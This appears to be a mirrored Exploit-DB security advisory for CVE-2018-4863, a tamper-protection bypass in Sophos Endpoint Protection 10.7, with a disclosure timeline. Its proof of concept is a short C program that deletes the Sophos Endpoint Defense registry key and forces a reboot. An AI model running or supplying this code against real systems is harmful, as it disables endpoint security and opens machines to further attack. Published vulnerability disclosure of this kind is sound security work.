Sophos Endpoint Protection 10.7 - Tamper-Protection Bypass

April 06, 2018

Exploit Collector

EDB-ID: 44410


Author: hyp3rlinx

Published: 2018-04-06

CVE: CVE-2018-4863

Type: Local

Platform: Windows




```
[+] Website: hyp3rlinx.altervista.org
[+] Source:  http://hyp3rlinx.altervista.org/advisories/SOPHOS-ENDPOINT-PROTECTION-v10.7-TAMPER-PROTECTION-BYP
[+] ISR: Apparition Security



Vendor:
=============
www.sophos.com



Product:
===========
Sophos Endpoint Protection v10.7

Sophos Endpoint Protection helps secure your workstation by adding prevention, detection, and response technol
Sophos Endpoint Protection is designed for workstations running Windows and macOS. It adds exploit technique m
anti-malware, web security, malicious traffic detection, and deep system cleanup.



Vulnerability Type:
===================
Tamper Protection Bypass


CVE Reference:
==============
CVE-2018-4863


Security Issue:
================
Sophos Endpoint Protection offers an enhanced tamper protection mechanism disallowing changes to be made to th
by creating and setting a special registry key "SEDEnabled" as follows:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Sophos Endpoint Defense\TamperProtection\Config
Create the following registry key:
"SEDEnabled"=dword:00000001"
```

```
"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\services\\Sophos Endpoint Defense\"

By deleting this key this bypasses the Sophos Endpoint "Enhanced Tamper Protection" once the system has been r
Attackers can then create arbitrary registry keys or edit keys and settings under the protected "tamper" prote
The issue undermines the integrity of the endpoint protection as deleting this key stops the tamper protect dr


SAV OPM customers are unaffected from 10.8.1 onwards, all Central managed customers customers are unaffected.
All SAV OPM Preview subscribers have had the fix since 2018-03-01.



Exploit/POC:
=============
Compile the below malicious POC "C" code and run on target, PC will reboot then we pwn.

gcc -o sophos-poc.exe sophos-poc.c

"sophos-poc.c"

/***SOPHOS ANTIVIRUS ENDPOINT ENHANCED TAMPER PROTECTION BYPASS
Even with "SEDEnabled"=dword:00000001" set in registry to prevent tampering
https://community.sophos.com/kb/en-us/124376
By hyp3rlinx **/

int main(void){
 system("reg delete \"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\services\\Sophos Endpoint Defense\"  /f")
 system("shutdown -t 0 -r -f");
return 0;
}



Network Access:
===============
Local



Severity:
=========
High
```

```
Vendor Acknowledgement: December 12, 2017
Vendor release fixes: March 1, 2018
Vendor request additional time before disclosing.
additional time has passed.
April 4, 2018  : Public Disclosure



[+] Disclaimer
The information contained within this advisory is supplied "as-is" with no warranties or guarantees of fitness
Permission is hereby granted for the redistribution of this advisory, provided that it is not altered except b
that due credit is given. Permission is explicitly given for insertion in vulnerability databases and similar,
is given to the author. The author is not responsible for any misuse of the information contained herein and a
for any damage caused by the use or misuse of this information. The author prohibits any malicious use of secu
or exploits by the author or elsewhere. All content (c).

hyp3rlinx
```

Source: www.exploit-db.com

Related Posts




Follow @KitPloit 101K followers

KitPloit

google.com/+KitploitWeb


G+ Follow

Popular Posts



Linux/x86 Read /etc/passwd Shellcode

62 bytes small Linux/x86 read /etc/passwd shellcode.



Microsoft Internet Explorer VBScript Engine CVE-2018-8174 Arbitrary Code Execution Vulnerability

Microsoft Internet Explorer is prone to an unspecified arbitrary code-execution vulnerability.

Attackers can exploit this vulnerability to execute arbitrary code in the …

corruption vulnerability.

Archive ⌄